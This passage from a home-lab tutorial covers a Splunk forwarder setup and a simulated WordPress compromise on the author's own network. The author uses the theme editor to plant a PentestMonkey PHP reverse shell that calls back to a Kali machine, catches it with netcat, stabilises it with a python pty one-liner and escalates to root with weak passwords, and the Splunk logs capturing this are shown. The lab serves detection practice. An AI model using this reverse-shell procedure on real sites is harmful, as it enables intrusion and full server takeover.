port, selected), and Predefined: AllJoy Router (Rule that controls connections for a Windows experience). At the bottom of the dialog are buttons for < Back, Next >, and Cancel. The background shows the same Inbound Rules list as the previous screenshot, with the "Program" column showing "C:\Program..." and the "Protocol" column showing "TCP" or "UDP".

- Specify Port and Protocol:

Choose “TCP” and enter the assigned before (e.g., 9998), then click "Next."


- Allow the Connection:

Select "Allow the connection" and click “Next”.



- Provide Rule Name:

Enter a name for the rule, e.g., "Splunk Universal Forwarder," and click "Finish."



- Repeat for Outbound Rules:

Create "Outbound Rules" in a similar manner.

- Splunk Enterprise Configuration:

- Login to Splunk Enterprise:

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
Splunk Universal Forwarder	All	Yes	Allow	No	Any	Any	Any	Any	TCP
splunk	All	Yes	Allow	No	Any	Any	Any	Any	TCP
@[26720RandomSaladGamesLLC.38998485...]	@[26720RandomSaladGame...	All	Yes	Allow	No	Any	Any	Any	Any
@[A278AB0DAsphalt9_4.5.8.2_x64_hbadk...	@[A278AB0DAsphalt9_4.5.8.2...	All	Yes	Allow	No	Any	Any	Any	Any
@[AppUp.IntelGraphicsExperience_1.1004...	@[AppUp.IntelGraphicsExp...	All	Yes	Allow	No	Any	Any	Any	Any
@[C27EB4BA.DropboxOEM_204.8.0.x64_x...	@[C27EB4BA.DropboxOEM_2...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/DesktopApplnStaller_1.17.106...	@[Microsoft/DesktopAppln...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/GetHelp_10.22014210_x64_...	@[Microsoft/GetHelp_10.220...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/GetStarted_10.22041.0_x64_...	@[Microsoft/GetStarted_10.2...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/People_10.1909.12456.0_x64_...	@[Microsoft/People_10.1909...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/SecHealthUI_1000.22621.1.0_x...	@[Microsoft/SecHealthUI_10...	All	Yes	Allow	No	Any	Any	Any	Any
@[Microsoft/SecHealthUI_1000.22621.1.0_x...	@[Microsoft/SecHealthUI_10...	All	Yes	Allow	No	Any	Any	Any	Any

Access your Splunk Enterprise.

The screenshot shows the Splunk Enterprise home page. At the top, there's a navigation bar with tabs like Home, Apps, and Settings. Below the navigation is a search bar and a sidebar titled 'splunk>enterprise' with sections for 'Search & Reporting', 'Splunk Secure Gateway', and 'Upgrade Readiness App'. The main content area is titled 'Hello, Administrator' and features several 'Quick links' such as 'Add data', 'Search your data', 'Visualize your data', 'Add team members', 'Manage permissions', 'Configure mobile devices', 'Product tours', 'Learn more with Splunk Docs', 'Get help from Splunk experts', 'Extend your capabilities', 'Join the Splunk Community', and 'See how others use Splunk'.


- Configure Receiving Port:

Navigate to "Settings" > "Forwarding and Receiving."

Click on “Configure receiving” and “New receiving port”.

The screenshot shows the 'Forwarding and receiving' settings page. It has two main sections: 'Forward data' and 'Receive data'. The 'Forward data' section is titled 'Forwarding and receiving' and includes a table with rows for 'Forwarding defaults' and 'Configure forwarding'. The 'Receive data' section is titled 'Receive data' and includes a table with a single row for 'Configure receiving'. There are also '+ Add new' buttons at the bottom of each table.

Enter the assigned before (e.g., 9998) and save it.



Go to Splunk forwarder and Run this command:

```
sudo /opt/splunkforwarder/bin/splunk add forward-server  
your_splunk_server_ip:port -auth admin:username_of_your_splunkforwarder
```

```
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/syslog -index main -sourcetype syslog  
Your session is invalid. Please login.  
Splunk username: admin  
Password:  
Added monitor of '/var/log/syslog'.  
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.29.223:9998 -auth admin:admin  
192.168.29.223:9998 forwarded-server already present
```

Then Restart it again,

```
sudo /opt/splunkforwarder/bin/splunk restart
```


- Perform a Search in Splunk:

Navigate to “Search & Reporting.”

Search for: host=ubuntu, index= main

- Simulate Incorrect Login Events to check;

Go to the WordPress site.



- Come back to Splunk enterprise and refresh search.

Time	Event
8/4/24 10:40:19.614 PM	2024-08-04T17:10:19.614122+00:00 iam kernel: [34135.364683] [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:a8:da:0c:7c:46:60:08:00 SRC=192.168.29.1 DST=224.0.0.1 LEN=36 TOS=0x00 PREC=0xC0 TTL=1 ID=13999 PROTO=2 host = iam source = /var/log/syslog sourcetype = syslog
8/4/24 10:39:59.543 PM	2024-08-04T17:09:59.543304+00:00 iam kernel: [34115.294004] [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:a8:da:0c:7c:46:60:08:00 SRC=192.168.29.1 DST=224.0.0.1 LEN=36 TOS=0x00 PREC=0xC0 TTL=1 ID=11093 PROTO=2 host = iam source = /var/log/syslog sourcetype = syslog
8/4/24 10:39:39.472 PM	2024-08-04T17:09:39.472431+00:00 iam kernel: [34095.223174] [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:a8:da:0c:7c:46:60:08:00 SRC=192.168.29.1 DST=224.0.0.1 LEN=36 TOS=0x00 PREC=0xC0 TTL=1 ID=11093 PROTO=2 host = iam source = /var/log/syslog sourcetype = syslog
8/4/24 10:39:10.400 PM	2024-08-04T17:09:19.402766+00:00 iam kernel: [34075.153015] [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:a8:da:0c:7c:46:60:08:00 SRC=192.168.29.1 DST=224.0.0.1 LEN=36 TOS=0x00 PREC=0xC0 TTL=1 ID=10216 PROTO=2 host = iam source = /var/log/syslog sourcetype = syslog

➡ STEP 15 - Conducting Remote code execution in WordPress loaded on ubuntu server and capture its log using splunk

After logged into the admin panel of WordPress, go to the appearance option and select the theme file editor.

From here select header.php or 404 Template

Then go to the Online Reverse shell platform to get our php code

Give your Kali Linux machine IP to the Reverse shell generator and enter any Random port. eg: (1234)


The screenshot shows a web browser window with the URL <https://www.revshells.com>. The page title is "Reverse Shell Generator". The "IP & Port" section has "IP" set to 192.168.29.174 and "Port" set to 1234. The "Listener" section shows a command: nc -lvpn 1234, with "Type" set to nc. Below these sections, there are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". The "Reverse" tab is selected. On the left, there's a sidebar with "OS" dropdown set to "All" and a search bar. The main content area displays various reverse shell generation options. One option, "PHP PentestMonkey", is highlighted with a blue background. The code for this option is displayed in a large text box:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey
/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.29.174';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

In here copy the PHP Pentestmonkey code to the header.php field or 404 Template.

Then open the Terminal in Kali Linux and copy netcat listener (nc -lvp port) and paste it to the Terminal.



The screenshot shows a web browser window with the URL 192.168.29.30/wordpress/wp-admin/theme-editor.php?file=header.php. The page title is "Edit Themes < wordpress —". The left sidebar has a "Appearance" section selected, showing "Themes", "Patterns", "Customize", "Widgets", "Menus", and "Header". The main content area is titled "Edit Themes" and shows the "Twenty Seventeen: Theme Header (header.php)" file. The code editor contains the following PHP exploit:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5 set_time_limit (0);
6 $VERSION = "1.0";
7 $ip = '192.168.29.174';
8 $port = 1234;
9 $chunk_size = 1400;
10 $write_a = null;
11 $error_a = null;
12 $shell = `uname -a; w; id; sh -i`;
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         print("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {
25         exit(0); // Parent exits
26     }
}
```

Below the code editor are "Documentation" and "Update File" buttons. The right sidebar lists "Theme Files" including "StyleSheet (style.css)", "Theme Functions (functions.php)", "assets", "RTL StyleSheet (rtl.css)", "404 Template (404.php)", "Archives (archive.php)", "Comments (comments.php)", "Theme Footer (footer.php)", "Homepage (front-page.php)", "Theme Header (header.php)", and "inc".

Then click Update file in the Edit themes

```
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.29.174] from (UNKNOWN) [192.168.29.30] 39920
Linux iam 6.5.0-44-generic #44-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 7 15:10:09 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
17:25:03 up 9:43, 4 users, load average: 0.07, 0.07, 0.02
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
iam tty1 - 03:26 13:58m 0.07s 0.04s -bash
iam pts/0 192.168.29.223 03:26 2:48m 0.23s 0.21s sudo su
iam pts/1 192.168.29.223 03:27 2:48m 0.08s 0.21s sudo su
iam pts/4 - 17:07 16:49 0.00s 0.02s sudo su
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@iam:/$ ls
ls
bin dev lib media outputs.conf run srv tmp
boot etc lib64 mnt proc sbin swap.img usr
cdrom home lost+found opt root snap sys var
www-data@iam:/$ cd home
cd home
www-data@iam:/home$ ls
ls
iam
www-data@iam:/home$ cd iam
cd iam
bash: cd: iam: Permission denied
www-data@iam:/home$ su iam
su iam
Password: iam

iam@iam:/home$ sudo su
sudo su
[sudo] password for iam: iam

root@iam:/home# cd /
cd /
root@iam:/# ls
ls
bin dev lib media outputs.conf run srv tmp
boot etc lib64 mnt proc sbin swap.img usr
cdrom home lost+found opt root snap sys var
root@iam:/#
```

Got the Reverse shell! Then implemented a python command to stabilize the shell and after running some commands we have got the Root privilege

We can see the Remote code execution attempt Log using Splunk

Screenshot of the Splunk search interface showing a list of log events. The search results are displayed in a table with columns for Time and Event.

Selected Fields:

- a_host 1
- a_source 1
- a_sourcetype 1

Interesting Fields:

- #date_hour 2
- #date_mday 1
- #date_minute 9
- a_date_month 1
- #date_second 11
- a_date_wday 1
- #date_year 1
- a_date_zone 1
- a_index 1
- #linecount 1
- a_punct 5
- a_splunk_server 1
- #timeendpos 1
- #timestamppos 1

Event Log:

Time	Event
8/4/24 10:55:03.743 PM	[Sun Aug 04 17:25:03.743044 2024] [php:warn] [pid 845] [client 192.168.29.30:45360] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:55:03.739 PM	[Sun Aug 04 17:25:03.739702 2024] [php:warn] [pid 845] [client 192.168.29.30:45360] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:53:53.250 PM	[Sun Aug 04 17:23:53.250398 2024] [php:warn] [pid 3872] [client 192.168.29.30:57166] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:53:53.247 PM	[Sun Aug 04 17:23:53.247333 2024] [php:warn] [pid 3872] [client 192.168.29.30:57166] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:41:09.922 PM	[Sun Aug 04 17:11:09.922371 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:41:09.922 PM	[Sun Aug 04 17:11:09.922312 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: fsckopen(): Unable to connect to 192.168.29.174:1234 (Connection refused) in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 42 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24 10:41:09.920 PM	[Sun Aug 04 17:11:09.920842 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error
8/4/24	[Sun Aug 04 17:03:42.520571 2024] [php:warn] [pid 4969] [client 192.168.29.30:51262] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111 host = [am] source = /var/log/apache2/error.log sourcetype = apache_error

Screenshot of the Splunk search interface showing a list of log events. The search results are displayed in a table with columns for Time and Event.

Selected Fields:

- a_host 1
- a_source 1
- a_sourcetype 1

Interesting Fields:

- #date_hour 2
- #date_mday 1
- #date_minute 9
- a_date_month 1
- #date_second 11
- a_date_wday 1
- #date_year 1
- a_date_zone 1
- a_index 1
- #linecount 1
- a_punct 5
- a_splunk_server 1
- #timeendpos 1
- #timestamppos 1

Event Log:

Time	Event
8/4/24 10:55:03.743 PM	[Sun Aug 04 17:25:03.743044 2024] [php:warn] [pid 845] [client 192.168.29.30:45360] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111
8/4/24 10:55:03.739 PM	[Sun Aug 04 17:25:03.739702 2024] [php:warn] [pid 845] [client 192.168.29.30:45360] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111
8/4/24 10:41:09.922 PM	[Sun Aug 04 17:11:09.922371 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111
8/4/24 10:41:09.922 PM	[Sun Aug 04 17:11:09.922312 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: fsckopen(): Unable to connect to 192.168.29.174:1234 (Connection refused) in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 42
8/4/24 10:41:09.920 PM	[Sun Aug 04 17:11:09.920842 2024] [php:warn] [pid 3871] [client 192.168.29.30:47202] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111
8/4/24	[Sun Aug 04 17:03:42.520571 2024] [php:warn] [pid 4969] [client 192.168.29.30:51262] PHP Warning: Undefined variable \$daemon in /var/www/html/wordpress/wp-content/themes/twentyseventeen/header.php on line 111

Event Actions:

Type	Field	Value	Actions
Selected	host	[am]	
	source	/var/log/apache2/error.log	
	sourcetype	apache_error	
Time	_time	2024-08-04T22:55:03.743+05:30	
Default	index	main	
	linecount	1	
	punct	[::][.][.][...]:\$//	
	splunk_server	SJ	

CONCLUSION

Website log monitoring is essential for maintaining the security, performance, and reliability of a WordPress site. By diligently tracking and analysing various logs. Effective log monitoring in WordPress is a critical component of website management, providing valuable insights into site performance, security, and user behaviour. By utilizing Ubuntu's built-in package management system and WordPress's simplified installation procedure, organizations can easily create dynamic and secure websites tailored to their specific needs. With website log monitoring, administrators can detect potential issues, track user activity, and identify security breaches in real time.